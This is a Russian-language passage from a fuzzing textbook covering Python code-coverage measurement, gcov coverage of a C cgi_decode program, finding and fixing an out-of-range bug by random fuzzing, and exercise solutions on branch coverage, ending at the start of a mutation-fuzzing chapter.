cgi_decode_traced("a+b")
print(coverage)

[8, 9, 8, 9, 8, 9, 8, 9, 8, 9, 8, 10, 8, 10, 8, 10,
```

```
8, 10, 8, 10, 8, 11, 8, 11, 8, 11, 8, 11, 8, 11, 8, 11,
8, 12, 8, 12, 8, 15, 16, 17, 18, 19, 21, 30, 31, 17, 18,
19, 20, 31, 17, 18, 19, 21, 30, 31, 17, 32]
```

Чтобы сопоставить номера с исходным кодом, получим текст функции через `inspect`:

```
import inspect
cgi_decode_code = inspect.getsource(cgi_decode)
```

`cgi_decode_code` — строка с исходным текстом. Разобьём её на массив строк, индексируемый номером; пустой первый элемент обеспечивает нумерацию с единицы:

```
cgi_decode_lines = [""] + cgi_decode_code.splitlines()
```

Теперь `cgi_decode_lines[L]` — строка `L` исходного кода. Например:

```
cgi_decode_lines[1]

'def cgi_decode(s: str) -> str:'
```

Первые зарегистрированные строки 8–12 инициализируют `hex_values`, затем строка 15 инициализирует `t`.

Чтобы увидеть строки, выполненные хотя бы раз, преобразуем трассу в множество:

```
covered_lines = set(coverage)
print(covered_lines)

{32, 8, 9, 10, 11, 12, 15, 16, 17, 18, 19, 20, 21, 30, 31}
```

Полный код можно напечатать, пометив невыполненные строки символом `#`; такая разметка направляет внимание разработчика на непокрытые участки:

```
for lineno in range(1, len(cgi_decode_lines)):
    if lineno not in covered_lines:
        print("# ", end="")
    else:
        print(" ", end="")
    print("%2d " % lineno, end="")
    print_content(cgi_decode_lines[lineno], '.py')
    print()
```

Часть строк — прежде всего комментарии — закономерно остаётся непокрытой, поскольку не выполняется. Но не выполнялись и строки внутри `elif c == '%'`. Если `"a+b"` пока единственный тест, отсутствие покрытия побуждает добавить случай, проходящий через строки с `#`.

Класс Coverage

В книге покрытие используется постоянно: для *измерения* эффективности разных методов генерации и для *направления* генерации к непокрытому коду. Глобальная переменная `coverage` неудобна, поэтому реализуем класс, упрощающий измерение.

Основная идея — воспользоваться инструкцией Python `with`. Общая форма:

```
with OBJECT [as VARIABLE]:
    BODY
```

выполняет `BODY`, определив `OBJECT` и при необходимости сохранив его в `VARIABLE`. В начале и конце тела автоматически вызываются `OBJECT.__enter__()` и `OBJECT.__exit__()`, даже если возникло исключение. Поэтому `Coverage.__enter__()` может включать трассировку, а `Coverage.__exit__()` — отключать. После блока специальные методы предоставят сведения о покрытии:

```
with Coverage() as cov:
```

```
function_to_be_traced()
c = cov.coverage()
```

Во время `function_to_be_traced()` трассировка включена, после блока — отключена, а множество выполненных строк доступно через `cov`.

Ниже приведена полная реализация. Для использования необязательно понимать каждую деталь:

```
Location = Tuple[str, int]

class Coverage:
    """Track coverage within a `with` block."""

    def __init__(self) -> None:
        """Constructor"""
        self._trace: List[Location] = []

    def traceit(self, frame: FrameType, event: str,
                arg: Any) -> Optional[Callable]:
        """Tracing function. To be overloaded in subclasses."""
        if self.original_trace_function is not None:
            self.original_trace_function(frame, event, arg)

        if event == "line":
            function_name = frame.f_code.co_name
            lineno = frame.f_lineno
            if function_name != '__exit__': # avoid tracing ourselves:
                self._trace.append((function_name, lineno))

        return self.traceit

    def __enter__(self) -> Any:
        """Start of `with` block. Turn on tracing."""
        self.original_trace_function = sys.gettrace()
        sys.settrace(self.traceit)
        return self

    def __exit__(self, exc_type: Type, exc_value: BaseException,
                 tb: TracebackType) -> Optional[bool]:
        """End of `with` block. Turn off tracing."""
        sys.settrace(self.original_trace_function)
        return None # default: pass all exceptions

    def trace(self) -> List[Location]:
        """The list of executed lines, as (function_name, line_number) pairs"""
        return self._trace

    def coverage(self) -> Set[Location]:
        """The set of executed lines, as (function_name, line_number) pairs"""
        return set(self.trace())

    def function_names(self) -> Set[str]:
        """The set of function names seen"""
        return set(function_name
                    for (function_name, line_number) in self.coverage())

    def __repr__(self) -> str:
        """Return a string representation of this object.
        Show covered (and uncovered) program code"""
        t = ""
        for function_name in self.function_names():
            try:
                fun = eval(function_name)
            except Exception as exc:
                t += f"Skipping {function_name}: {exc}"
                continue

            source_lines, start_line_number = inspect.getsourcelines(fun)
            for lineno in range(start_line_number,
                               start_line_number + len(source_lines)):
                if (function_name, lineno) not in self.trace():
```



```

        t += "# "
    else:
        t += " "
    t += "%2d " % lineno
    t += source_lines[lineno - start_line_number]

    return t

```

Используем класс:

```

with Coverage() as cov:
    cgi_decode("a+b")

print(cov.coverage())

{('cgi_decode', 8), ('cgi_decode', 9), ('cgi_decode', 10),
 ('cgi_decode', 11), ('cgi_decode', 12), ('cgi_decode', 15),
 ('cgi_decode', 16), ('cgi_decode', 17), ('cgi_decode', 18),
 ('cgi_decode', 19), ('cgi_decode', 20), ('cgi_decode', 21),
 ('cgi_decode', 30), ('cgi_decode', 31), ('cgi_decode', 32)}

```

Coverage отслеживает не только строки, но и имена функций, что полезно для программ из нескольких файлов.

В интерактивном режиме объект можно просто напечатать. Получится листинг с # перед невыполненными строками:

```
print(cov)
```

Как и ранее, результат показывает, что ветвь обработки % не покрыта.

Сравнение покрытия

Поскольку покрытие представлено множеством выполненных строк, к нему применимы *операции над множествами*. Например, можно найти строки, покрытые одним тестом, но не другим:

```

with Coverage() as cov_plus:
    cgi_decode("a+b")
with Coverage() as cov_standard:
    cgi_decode("abc")

cov_plus.coverage() - cov_standard.coverage()

{('cgi_decode', 20)}

```

Это единственная строка, которая выполняется только для входа 'a+b'.

Сравнение множеств также показывает, какие строки ещё нужно покрыть. Определим cov_max как максимальное достижимое покрытие, выполнив уже известные хорошие тесты. На практике структуру кода анализируют статически; такой подход рассматривается в главе о символьном тестировании.

```

with Coverage() as cov_max:
    cgi_decode('+')
    cgi_decode('%20')
    cgi_decode('abc')
    try:
        cgi_decode('%?a')
    except Exception:
        pass

```

Теперь легко увидеть строки, пока не покрытые тестом "a+b":

```

cov_max.coverage() - cov_plus.coverage()

{('cgi_decode', 22), ('cgi_decode', 23), ('cgi_decode', 24),

```

```
('cgi_decode', 25), ('cgi_decode', 26), ('cgi_decode', 28)}
```

Это строки обработки %xx, которого ещё не было во входных данных данного теста.

Покрытие при базовом фаззинге

Теперь трассировку покрытия можно использовать для оценки *эффективности* методов тестирования — и, разумеется, особенно методов генерации тестов. Наша задача состоит в том, чтобы добиться максимального покрытия `cgi_decode()` с помощью одних лишь случайных входных данных. В принципе рано или поздно это должно получиться: когда-нибудь мы создадим любую возможную строку во Вселенной. Но сколько именно придётся ждать? Для начала выполним только одну итерацию фаззинга `cgi_decode()`:

```
from Fuzzer import fuzzer

sample = fuzzer()
sample
```

Один из полученных примеров:

```
'!7#%"*#0=)$;%6*;>638:*>80"=</>(/*:- (2<4 !:5*6856&?"11<7+%<%7,4.8,*+&,,$,.'"'
```

Выполним декодирование и посмотрим на достигнутое покрытие. Вызов `cgi_decode()` заключён в блок `try...except`, чтобы игнорировать исключения `ValueError`, возникающие при недопустимых форматах %xx.

```
with Coverage() as cov_fuzz:
    try:
        cgi_decode(sample)
    except:
        pass
cov_fuzz.coverage()
```

```
{('cgi_decode', 8),
 ('cgi_decode', 9),
 ('cgi_decode', 10),
 ('cgi_decode', 11),
 ('cgi_decode', 12),
 ('cgi_decode', 15),
 ('cgi_decode', 16),
 ('cgi_decode', 17),
 ('cgi_decode', 18),
 ('cgi_decode', 19),
 ('cgi_decode', 21),
 ('cgi_decode', 22),
 ('cgi_decode', 23),
 ('cgi_decode', 24),
 ('cgi_decode', 28),
 ('cgi_decode', 30),
 ('cgi_decode', 31)}
```

Достигли ли мы максимального покрытия? Очевидно, некоторых строк всё ещё не хватает:

```
cov_max.coverage() - cov_fuzz.coverage()

{('cgi_decode', 20),
 ('cgi_decode', 25),
 ('cgi_decode', 26),
 ('cgi_decode', 32)}
```

Попробуем ещё раз и будем увеличивать покрытие на протяжении 100 случайных входов. В массиве `cumulative_coverage` хранится покрытие, накопленное с течением времени: `cumulative_coverage[0]` — общее число строк, покрытых после первого входа, `cumulative_coverage[1]` — число строк, покрытых после первого и второго входов, и так далее.

```

trials = 100

def population_coverage(population: List[str], function: Callable) \
    -> Tuple[Set[Location], List[int]]:
    cumulative_coverage: List[int] = []
    all_coverage: Set[Location] = set()

    for s in population:
        with Coverage() as cov:
            try:
                function(s)
            except:
                pass
            all_coverage |= cov.coverage()
            cumulative_coverage.append(len(all_coverage))

    return all_coverage, cumulative_coverage

```

Создадим сто входов, чтобы определить, как растёт покрытие:

```

def hundred_inputs() -> List[str]:
    population = []
    for i in range(trials):
        population.append(fuzzer())
    return population

```

Вот как покрытие увеличивается с каждым новым входом:

```

all_coverage, cumulative_coverage = \
    population_coverage(hundred_inputs(), cgi_decode)

%matplotlib inline

import matplotlib.pyplot as plt # type: ignore

plt.plot(cumulative_coverage)
plt.title('Coverage of cgi_decode() with random inputs')
plt.xlabel('# of inputs')
plt.ylabel('lines covered')

```

Это, конечно, только *один* прогон. Повторим эксперимент несколько раз и построим график средних значений.

```

runs = 100

# Создать массив из TRIALS элементов, равных нулю
sum_coverage = [0] * trials

for run in range(runs):
    all_coverage, coverage = population_coverage(hundred_inputs(), cgi_decode)
    assert len(coverage) == trials
    for i in range(trials):
        sum_coverage[i] += coverage[i]

average_coverage = []
for i in range(trials):
    average_coverage.append(sum_coverage[i] / runs)

plt.plot(average_coverage)
plt.title('Average coverage of cgi_decode() with random inputs')
plt.xlabel('# of inputs')
plt.ylabel('lines covered')

```

Мы видим, что в среднем полное покрытие достигается после 40–60 фаззинговых входов.

Получение покрытия внешних программ

Разумеется, не весь мир программирует на Python. Хорошая новость заключается в том, что задача получения покрытия встречается повсеместно и почти для каждого языка программирования существуют средства его измерения. В качестве примера покажем, как получить покрытие программы на C.

Наша программа на C снова реализует `cgi_decode`, но на этот раз это самостоятельная программа, запускаемая из командной строки:

```
$ ./cgi_decode 'Hello+World'
Hello World
```

Ниже приведён код на C, сначала в виде строки Python. Начнём с обычных включаемых заголовков:

```
cgi_c_code = """
/* CGI decoding as C program */

#include <stdlib.h>
#include <string.h>
#include <stdio.h>

"""
```

Далее следует инициализация `hex_values`:

```
cgi_c_code += r"""
int hex_values[256];

void init_hex_values() {
    for (int i = 0; i < sizeof(hex_values) / sizeof(int); i++) {
        hex_values[i] = -1;
    }
    hex_values['0'] = 0; hex_values['1'] = 1; hex_values['2'] = 2; hex_values['3'] = 3;
    hex_values['4'] = 4; hex_values['5'] = 5; hex_values['6'] = 6; hex_values['7'] = 7;
    hex_values['8'] = 8; hex_values['9'] = 9;

    hex_values['a'] = 10; hex_values['b'] = 11; hex_values['c'] = 12; hex_values['d'] = 13;
    hex_values['e'] = 14; hex_values['f'] = 15;

    hex_values['A'] = 10; hex_values['B'] = 11; hex_values['C'] = 12; hex_values['D'] = 13;
    hex_values['E'] = 14; hex_values['F'] = 15;
}
"""
```

Вот собственно реализация `cgi_decode()`, использующая указатели на исходные данные (`s`) и результат (`t`):

```
cgi_c_code += r"""
int cgi_decode(char *s, char *t) {
    while (*s != '\0') {
        if (*s == '+')
            *t++ = ' ';
        else if (*s == '%') {
            int digit_high = *++s;
            int digit_low = *++s;
            if (hex_values[digit_high] >= 0 && hex_values[digit_low] >= 0) {
                *t++ = hex_values[digit_high] * 16 + hex_values[digit_low];
            }
            else
                return -1;
        }
        else
            *t++ = *s;
        s++;
    }
    *t = '\0';
    return 0;
}
"""
```

Наконец, драйвер принимает первый аргумент и вызывает для него `cgi_decode`:

```

cgi_c_code += r"""
int main(int argc, char *argv[]) {
    init_hex_values();

    if (argc >= 2) {
        char *s = argv[1];
        char *t = malloc(strlen(s) + 1); /* output is at most as long as input */
        int ret = cgi_decode(s, t);
        printf("%s\n", t);
        return ret;
    }
    else
    {
        printf("cgi_decode: usage: cgi_decode STRING\n");
        return 1;
    }
}
"""

```

Создадим исходный файл C. Обратите внимание: следующая команда перезапишет `cgi_decode.c`, если такой файл уже существует в текущем рабочем каталоге. Помните об этом, если вы скачали ноутбуки и работаете локально.

```

with open("cgi_decode.c", "w") as f:
    f.write(cgi_c_code)

```

Полный исходный файл доступен отдельно: [INLINEPLACEHOLDER0000END](#).

В ноутбуке он выводится с подсветкой синтаксиса так:

```

from bookutils import print_file

print_file("cgi_decode.c")

```

Теперь код C можно скомпилировать в исполняемый файл. Параметр `--coverage` предписывает компилятору инструментировать код так, чтобы во время выполнения собиралась информация о покрытии. Точный набор параметров зависит от компилятора.

```

!cc --coverage -o cgi_decode cgi_decode.c

```

При запуске программы информация о покрытии будет автоматически собрана и сохранена во вспомогательных файлах:

```

!./cgi_decode 'Send+mail+to+me%40fuzzingbook.org'

Send mail to me@fuzzingbook.org

```

Информацию о покрытии обрабатывает программа `gcov`. Для каждого переданного ей исходного файла она создаёт новый файл `.gcov` с данными о покрытии. Вспомогательные данные могут храниться в файлах с именами вида `cgi_decode...` или `cgi_decode-cgi_decode...`.

```

!gcov cgi_decode cgi_decode-cgi_decode

cgi_decode.gcov: No such file or directory
File 'cgi_decode.c'
Lines executed:92.50% of 40
Creating 'cgi_decode.c.gcov'

```

В файле `.gcov` перед каждой строкой стоят число её выполнений (`-` обозначает неисполняемую строку, а `#####` — ни одного выполнения) и номер строки. Рассмотрим, например, `cgi_decode()`. Видно, что единственный ещё не исполненный фрагмент — `return -1` для недопустимого входа.

```

lines = open('cgi_decode.c.gcov').readlines()
for i in range(30, 50):
    print(lines[i], end='')

1: 26:int cgi_decode(char *s, char *t) {
32: 27:     while (*s != '\0') {
31: 28:         if (*s == '+')

```

```

3: 29:         *t++ = ' ';
28: 30:     else if (*s == '%') {
1: 31:         int digit_high = *++s;
1: 32:         int digit_low = *++s;
1: 33:         if (hex_values[digit_high] >= 0 && hex_values[digit_low] >= 0) {
1: 34:             *t++ = hex_values[digit_high] * 16 + hex_values[digit_low];
1: 35:         }
-: 36:         else
#####: 37:             return -1;
1: 38:     }
-: 39:     else
27: 40:         *t++ = *s;
31: 41:     s++;
-: 42: }
1: 43: *t = '\0';
1: 44: return 0;
1: 45:}

```

Прочитаем этот файл и получим множество покрытия:

```

def read_gcov_coverage(c_file):
    gcov_file = c_file + ".gcov"
    coverage = set()
    with open(gcov_file) as file:
        for line in file.readlines():
            elems = line.split(':')
            covered = elems[0].strip()
            line_number = int(elems[1].strip())
            if covered.startswith('-') or covered.startswith('#'):
                continue
            coverage.add((c_file, line_number))
    return coverage

coverage = read_gcov_coverage('cgi_decode.c')

list(coverage)[:5]

```

Один из результатов:

```

[('cgi_decode.c', 53),
 ('cgi_decode.c', 62),
 ('cgi_decode.c', 16),
 ('cgi_decode.c', 13),
 ('cgi_decode.c', 19)]

```

С этим множеством можно выполнять те же вычисления покрытия, что и для программ на Python.

Поиск ошибок с помощью базового фаззинга

Если дать фаззеру достаточно времени, он действительно сможет покрыть каждую строку `cgi_decode()` независимо от языка программирования. Однако это ещё не означает, что в коде нет ошибок. Мы не проверяем результат `cgi_decode()`, поэтому функция может вернуть что угодно, а мы этого не проверим и даже не заметим. Для обнаружения таких ошибок нужен *проверяющий результаты* компонент, обычно называемый *оракулом*, который подтверждал бы правильность результатов теста. В нашем случае можно было бы сравнивать реализации `cgi_decode()` на C и Python и проверять, дают ли они одинаковые результаты.

Зато фаззинг превосходно находит *внутренние ошибки*, которые можно обнаружить даже без проверки результата. Если запустить наш `fuzzer()` для `cgi_decode()`, такая ошибка обнаружится очень быстро:

```

from ExpectError import ExpectError

with ExpectError():
    for i in range(trials):

```

```

try:
    s = fuzzer()
    cgi_decode(s)
except ValueError:
    pass

Traceback (most recent call last):
...
File "...", line 22, in cgi_decode
    digit_high, digit_low = s[i + 1], s[i + 2]
                                ~^^^^^^^^
IndexError: string index out of range (expected)

```

Итак, `cgi_decode()` можно аварийно завершить. Почему? Посмотрим на входные данные:

```

s
'82 202*&<1&($34\'"/\'<5!8\'5:!4))%';'

```

Проблема находится в конце строки. После символа `'%` наша реализация всегда пытается обратиться ещё к двум шестнадцатеричным символам. Если их нет, возникает исключение `IndexError`.

Эта проблема присутствует и в варианте на C, который унаследовал её от исходной реализации [Pezze et al., 2008]:

```

int digit_high = *++s;
int digit_low = *++s;

```

Здесь `s` — указатель на считываемый символ, а `++` сдвигает его на один символ.

В реализации на C проблема на самом деле гораздо серьёзнее. Если `'%` находится в конце строки, приведённый код сначала прочитает завершающий символ (`'\0'` в строках C), а затем следующий символ. Последний может содержать любые данные из памяти за пределами строки, из-за чего программа способна выйти из строя непредсказуемым образом. Некоторое утешение состоит в том, что `'\0'` не является допустимым шестнадцатеричным символом, поэтому версия на C прочитает «всего лишь» один символ за концом строки.

Любопытно, что ни один из составленных ранее ручных тестов эту ошибку не вызывает. Более того, её не обнаружат ни покрытие операторов, ни покрытие ветвей, ни какой-либо из критериев покрытия, обычно обсуждаемых в литературе. Простой фаззинговый прогон, напротив, выявляет ошибку за несколько попыток — *если* во время выполнения действуют подходящие проверки, способные обнаруживать такие выходы за границы. Это определённо повод фаззить больше!

Итоги

В этой главе представлен класс `Coverage`, позволяющий измерять покрытие программ на Python. В контексте этой книги мы используем сведения о покрытии, чтобы направлять фаззинг к ещё не исполненным участкам кода.

Типичный способ применения класса `Coverage` — в конструкции `with`:

```

with Coverage() as cov:
    function_to_be_traced()

```

После выхода из блока `with` метод `coverage()` возвращает множество пар (имя функции, номер строки), а метод `trace()` — последовательность выполненных строк. Полное определение класса и примеры его использования приведены выше в этой главе.

Полученные знания

- Метрики покрытия — простой и полностью автоматизированный способ приблизительно оценить, какая доля функциональности программы действительно выполняется во время тестового прогона.
- Существует несколько метрик покрытия; важнейшие среди них — покрытие операторов и покрытие ветвей.
- В Python очень легко получить доступ к состоянию программы во время выполнения, включая исполняемый в данный момент код.

Дальнейшие шаги

Покрытие — не только средство *измерения* эффективности тестов, но и отличный инструмент, позволяющий *направлять* генерацию тестов к конкретным целям, прежде всего к ещё не покрытому коду. Мы используем покрытие, чтобы:

- [направлять *мутации* существующих входных данных к лучшему покрытию в главе о мутационном фаззинге.](#)

Дополнительные сведения

Покрытие — одно из центральных понятий систематического тестирования программного обеспечения. Обсуждение литературы по этой теме приведено во [введении в тестирование программного обеспечения](#).

Упражнения

Упражнение 1. Исправление `cgi_decode()`

Создайте подходящий тест, воспроизводящий рассмотренный выше `IndexError`. Исправьте `cgi_decode()`, чтобы предотвратить ошибку. Покажите, что ваш тест и дополнительные запуски `fuzzer()` больше её не выявляют. Сделайте то же самое для варианта на C.

Решение

Вот тестовые случаи:

```
with ExpectError():
    assert cgi_decode('%') == '%'

Traceback (most recent call last):
...
IndexError: string index out of range (expected)

with ExpectError():
    assert cgi_decode('%4') == '%4'
```



```
Traceback (most recent call last):
...
IndexError: string index out of range (expected)
```

Корректная последовательность из двух шестнадцатеричных цифр по-прежнему должна декодироваться:

```
assert cgi_decode('%40') == '@'
```

Вот исправление:

```
def fixed_cgi_decode(s):
    """Decode the CGI-encoded string `s`:
    * replace "+" by " "
    * replace "%xx" by the character with hex number xx.
    Return the decoded string. Raise `ValueError` for invalid inputs."""

    # Mapping of hex digits to their integer values
    hex_values = {
        '0': 0, '1': 1, '2': 2, '3': 3, '4': 4,
        '5': 5, '6': 6, '7': 7, '8': 8, '9': 9,
        'a': 10, 'b': 11, 'c': 12, 'd': 13, 'e': 14, 'f': 15,
        'A': 10, 'B': 11, 'C': 12, 'D': 13, 'E': 14, 'F': 15,
    }

    t = ""
    i = 0
    while i < len(s):
        c = s[i]
        if c == '+':
            t += ' '
        elif c == '%' and i + 2 < len(s): # <--- *** FIX ***
            digit_high, digit_low = s[i + 1], s[i + 2]
            i += 2
            if digit_high in hex_values and digit_low in hex_values:
                v = hex_values[digit_high] * 16 + hex_values[digit_low]
                t += chr(v)
            else:
                raise ValueError("Invalid encoding")
        else:
            t += c
            i += 1
    return t
```

Проверим исправление на трёх случаях:

```
assert fixed_cgi_decode('%') == '%'
assert fixed_cgi_decode('%4') == '%4'
assert fixed_cgi_decode('%40') == '@'
```

А теперь снова запустим фаззер:

```
for i in range(trials):
    try:
        s = fuzzer()
        fixed_cgi_decode(s)
    except ValueError:
        pass
```

Для варианта на C подойдёт следующее исправление:

```
cgi_c_code = cgi_c_code.replace(
    r"if (*s == '%')", # old code
    r"if (*s == '%' && s[1] != '\0' && s[2] != '\0')", # new code
)
```

После этого вернитесь к приведённым выше командам компиляции и заново соберите `cgi_decode`.

Упражнение 2. Покрытие ветвей

Наряду с покрытием операторов *покрытие ветвей* — один из наиболее часто используемых критериев качества теста. Вкратце, оно измеряет, сколько *управляющих решений* было принято в коде. Например, в конструкции

```
if CONDITION:
    do_a()
else:
    do_b()
```

нужно покрыть как случай, когда `CONDITION` истинно и управление переходит к `do_a()`, так и случай, когда `CONDITION` ложно и управление переходит к `do_b()`. Это относится ко всем управляющим конструкциям с условием: `if`, `while` и другим.

Чем покрытие ветвей отличается от покрытия операторов? В предыдущем примере различий фактически нет. Но они есть здесь:

```
if CONDITION:
    do_a()
something_else()
```

Для покрытия операторов достаточно одного теста, в котором `CONDITION` истинно и вызывается `do_a()`. Для покрытия ветвей нужен также тест, в котором `do_a()` *не* вызывается.

Используя нашу инфраструктуру Coverage, покрытие ветвей можно имитировать с помощью *пар последовательно исполненных строк*. Метод `trace()` выдаёт список строк в порядке выполнения:

```
with Coverage() as cov:
    cgi_decode("a+b")
trace = cov.trace()
trace[:5]

[('cgi_decode', 8),
 ('cgi_decode', 9),
 ('cgi_decode', 8),
 ('cgi_decode', 9),
 ('cgi_decode', 8)]
```

Часть 1. Вычисление покрытия ветвей

Определите функцию `branch_coverage()`, которая принимает трассу и возвращает множество пар последовательных строк. Например:

```
set(
    (('cgi_decode', 9), ('cgi_decode', 10)),
    (('cgi_decode', 10), ('cgi_decode', 11)),
    # more_pairs
)
```

Дополнительное задание для опытных программистов на Python: определите `BranchCoverage` как подкласс `Coverage` и реализуйте описанную `branch_coverage()` в виде метода `coverage()` класса `BranchCoverage`.

Решение

Простое определение `branch_coverage()`:

```
def branch_coverage(trace):
    coverage = set()
    past_line = None
```

```

    for line in trace:
        if past_line is not None:
            coverage.add((past_line, line))
            past_line = line

    return coverage

branch_coverage(trace)

```

Результат содержит пары переходов, в том числе:

```

{(('cgi_decode', 8), ('cgi_decode', 9)),
 (('cgi_decode', 8), ('cgi_decode', 10)),
 (('cgi_decode', 8), ('cgi_decode', 11)),
 (('cgi_decode', 8), ('cgi_decode', 12)),
 (('cgi_decode', 8), ('cgi_decode', 15)),
 (('cgi_decode', 9), ('cgi_decode', 8)),
 (('cgi_decode', 10), ('cgi_decode', 8)),
 (('cgi_decode', 11), ('cgi_decode', 8)),
 (('cgi_decode', 12), ('cgi_decode', 8)),
 (('cgi_decode', 15), ('cgi_decode', 16)),
 (('cgi_decode', 16), ('cgi_decode', 17)),
 (('cgi_decode', 17), ('cgi_decode', 18)),
 (('cgi_decode', 17), ('cgi_decode', 32)),
 (('cgi_decode', 18), ('cgi_decode', 19)),
 (('cgi_decode', 19), ('cgi_decode', 20)),
 (('cgi_decode', 19), ('cgi_decode', 21)),
 (('cgi_decode', 20), ('cgi_decode', 31)),
 (('cgi_decode', 21), ('cgi_decode', 30)),
 (('cgi_decode', 30), ('cgi_decode', 31)),
 (('cgi_decode', 31), ('cgi_decode', 17))}

```

А вот определение в виде класса:

```

class BranchCoverage(Coverage):
    def coverage(self):
        """The set of executed line pairs"""
        coverage = set()
        past_line = None
        for line in self.trace():
            if past_line is not None:
                coverage.add((past_line, line))
                past_line = line

        return coverage

```

Часть 2. Сравнение покрытия операторов и ветвей

Используйте `branch_coverage()`, чтобы повторить эксперименты из этой главы с покрытием ветвей вместо покрытия операторов. Покрывают ли написанные вручную тесты все ветви?

Решение

Повторим предыдущие эксперименты с `BranchCoverage`:

```

with BranchCoverage() as cov:
    cgi_decode("a+b")

print(cov.coverage())

```

Результат — множество из 20 переходов, совпадающее с приведённым в решении первой части.

Сравним вход с плюсом и обычный вход:

```

with BranchCoverage() as cov_plus:

```

```

    cgi_decode("a+b")
with BranchCoverage() as cov_standard:
    cgi_decode("abc")

cov_plus.coverage() - cov_standard.coverage()

{(('cgi_decode', 19), ('cgi_decode', 20)),
 (('cgi_decode', 20), ('cgi_decode', 31))}

```

Зададим максимальное покрытие с помощью ручных тестов:

```

with BranchCoverage() as cov_max:
    cgi_decode('+')
    cgi_decode('%20')
    cgi_decode('abc')
    try:
        cgi_decode('%?a')
    except:
        pass

cov_max.coverage() - cov_plus.coverage()

{(('cgi_decode', 21), ('cgi_decode', 22)),
 (('cgi_decode', 22), ('cgi_decode', 23)),
 (('cgi_decode', 23), ('cgi_decode', 24)),
 (('cgi_decode', 24), ('cgi_decode', 25)),
 (('cgi_decode', 24), ('cgi_decode', 28)),
 (('cgi_decode', 25), ('cgi_decode', 26)),
 (('cgi_decode', 26), ('cgi_decode', 31)),
 (('cgi_decode', 32), ('cgi_decode', 8))}

```

Снова используем ранее созданный случайный пример:

```

sample

'!7#%"*#0=)$;%6*;>638:*>80"=</>(/*:- (2<4 !:5*6856&?"11<7+%<%7,4.8,*+&,,$,.'"

with BranchCoverage() as cov_fuzz:
    try:
        cgi_decode(s)
    except:
        pass
cov_fuzz.coverage()

```

Этот прогон покрывает 23 пары строк. До заданного вручную максимума не хватает следующих переходов:

```

cov_max.coverage() - cov_fuzz.coverage()

{(('cgi_decode', 17), ('cgi_decode', 32)),
 (('cgi_decode', 24), ('cgi_decode', 25)),
 (('cgi_decode', 25), ('cgi_decode', 26)),
 (('cgi_decode', 26), ('cgi_decode', 31)),
 (('cgi_decode', 32), ('cgi_decode', 8))}

```

Определим накопительное покрытие ветвей для набора входов:

```

def population_branch_coverage(population, function):
    cumulative_coverage = []
    all_coverage = set()

    for s in population:
        with BranchCoverage() as cov:
            try:
                function(s)
            except Exception:
                pass
            all_coverage |= cov.coverage()
            cumulative_coverage.append(len(all_coverage))

    return all_coverage, cumulative_coverage

all_branch_coverage, cumulative_branch_coverage = population_branch_coverage(

```

```

    hundred_inputs(), cgi_decode)

plt.plot(cumulative_branch_coverage)
plt.title('Branch coverage of cgi_decode() with random inputs')
plt.xlabel('# of inputs')
plt.ylabel('line pairs covered')

```

Ручные тесты дали 28 переходов:

```

len(cov_max.coverage())

28

all_branch_coverage - cov_max.coverage()

set()

```

Дополнительное покрытие в ручном максимуме возникает из-за исключения, вызванного недопустимым входом, например %g:

```

cov_max.coverage() - all_branch_coverage

{(('cgi_decode', 32), ('cgi_decode', 8))}

```

Это артефакт последовательных вызовов `cgi_decode()` при вычислении `cov_max`.

Часть 3. Среднее покрытие

Ещё раз повторите предыдущие эксперименты с покрытием ветвей. Покрывает ли `fuzzer()` все ветви и, если да, сколько тестов для этого требуется в среднем?

Решение

Повторим для покрытия ветвей эксперименты, ранее проведённые для покрытия строк:

```

runs = 100

# Создать массив из TRIALS элементов, равных нулю
sum_coverage = [0] * trials

for run in range(runs):
    all_branch_coverage, coverage = population_branch_coverage(
        hundred_inputs(), cgi_decode)
    assert len(coverage) == trials
    for i in range(trials):
        sum_coverage[i] += coverage[i]

average_coverage = []
for i in range(trials):
    average_coverage.append(sum_coverage[i] / runs)

plt.plot(average_coverage)
plt.title('Average branch coverage of cgi_decode() with random inputs')
plt.xlabel('# of inputs')
plt.ylabel('line pairs covered')

```

Мы видим, что покрытия ветвей удаётся достичь позднее, чем покрытия операторов: для случайных входов это просто более трудный критерий.

Фаззинг на основе мутаций

Большинство [случайно сгенерированных входных данных](#) синтаксически *некорректны*, поэтому обрабатывающая программа быстро их отвергает. Чтобы проверить функциональность, расположенную за пределами начального разбора входа, необходимо повысить вероятность получения корректных данных. Один из способов — так называемый *мутационный фаззинг*: внесение небольших изменений в существующие входы. После таких изменений данные могут остаться корректными, но вызвать новое поведение программы. В этой главе мы покажем, как создавать мутации и направлять их к ещё не покрытому коду, применяя основные идеи популярного фаззера AFL.

Предварительные требования

- Следует знать, как работает базовый фаззинг, например из главы [«Фаззинг: случайные входные данные»](#).
- Следует понимать основы [получения покрытия](#).

Краткое содержание

Чтобы использовать код этой главы, импортируйте нужный идентификатор:

```
from fuzzingbook.MutationFuzzer import <identifier>
```

В главе представлен класс `MutationFuzzer`, принимающий список *начальных входов*, или семян, которые затем подвергаются мутациям:

```
seed_input = "http://www.google.com/search?q=fuzzing"
mutation_fuzzer = MutationFuzzer(seed=[seed_input])
[mutation_fuzzer.fuzz() for i in range(10)]
```

Один из результатов:

```
['http://www.google.com/search?q=fuzzing',
 'http://www.google.com/search?q=fuzzig',
 'http://www.google.com/search?q=fduzzing',
 'http://www.google.com/search?q=fuzz(ingw',
 'http://www.google.com/search?q5fuzzing',
 'http://www.google.com/search?q=uzzing',
 'http://www.google.com/search?q=fuzzing',
 'http://www.google.com/search?q=fuz~ing',
 'http://www.google.com/search?q=fuz?zing?',
 'http://www.google.com/search?q=Puzzin']
```

Класс `MutationCoverageFuzzer` поддерживает *популяцию* входов, которые эволюционируют так, чтобы максимизировать покрытие:

```
mutation_fuzzer = MutationCoverageFuzzer(seed=[seed_input])
mutation_fuzzer.runs(http_runner, trials=10000)
mutation_fuzzer.population[:5]

['http://www.google.com/search?q=fuzzing',
 'http://www.google.com/search?q=fzzinw',
 'http://www.google.com/search?qnu<zzing',
 'http://www.google.com/search?qpn<zzing',
 'http://www.google.com/search?q=_fdz0zinw']
```

Фаззинг с мутациями

В ноябре 2013 года вышла первая версия [American Fuzzy Lop \(AFL\)](#). С тех пор AFL стал одним из самых успешных инструментов фаззинга и обзавёлся множеством вариантов, например [AFLFast](#), [AFLGo](#) и [AFLSmart](#), которые также обсуждаются в этой книге. AFL сделал фаззинг популярным средством автоматического поиска уязвимостей. Он первым продемонстрировал, что уязвимости можно автоматически и в большом масштабе обнаруживать во множестве реальных приложений, критичных с точки зрения безопасности.

american fuzzy lop 0.47b (readpng)			
process timing		overall results	
run time : 0 days, 0 hrs, 4 min, 43 sec		cycles done : 0	
